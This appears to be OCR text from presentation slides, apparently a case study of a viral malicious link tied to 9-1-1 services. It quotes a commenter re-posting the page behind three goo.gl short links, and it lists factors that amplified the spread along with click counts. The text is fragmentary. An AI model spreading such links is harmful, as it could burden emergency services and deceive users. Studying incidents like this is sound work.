
(THANKFULLY NOT A KARDASHIAN)



meet desai 8 months ago (edited)

you guys took down that guys website feel bad for him since he doesnt have paid plan so he doesnt get unlimited bandwith. I uploaded same thing to my website https://goo.gl/q03Lr5 , https://goo.gl/nAUFbu and https://goo.gl/UGeq1V enjoy!!!!! I promise you this link will not go down.

NENA THE 9-1-1 ASSOCIATION



me-ee-t d-ai-s-ay @meetheindiankid · 26 Oct 2016

Replying to @OMGStacks @TheRealHackSpot

still going strong

simplify your links

Your original URL here

SHORTEN URL

ll goo.gl URLs and click analytics are public and can be ccessed by anyone

Original URL	All Clicks
meetdesai.com/[redacted]	117,502

AMPLIFYING FACTORS:


MUSIC COMMUNITY

SOCIAL MEDIA PERSONALITIES

TIMING

RTs WITH “LOLs”

USER IGNORANCE




Twitter

@sundaygavin is going to be famous one day 🙌

2/11, PM


Tweets	Following	Followers	Likes
7,976	854	1,305	8,276



mark thomas

@duhitzmark

Tweets	Following	Followers	Likes
2,452	13.6K	532K	12.1K



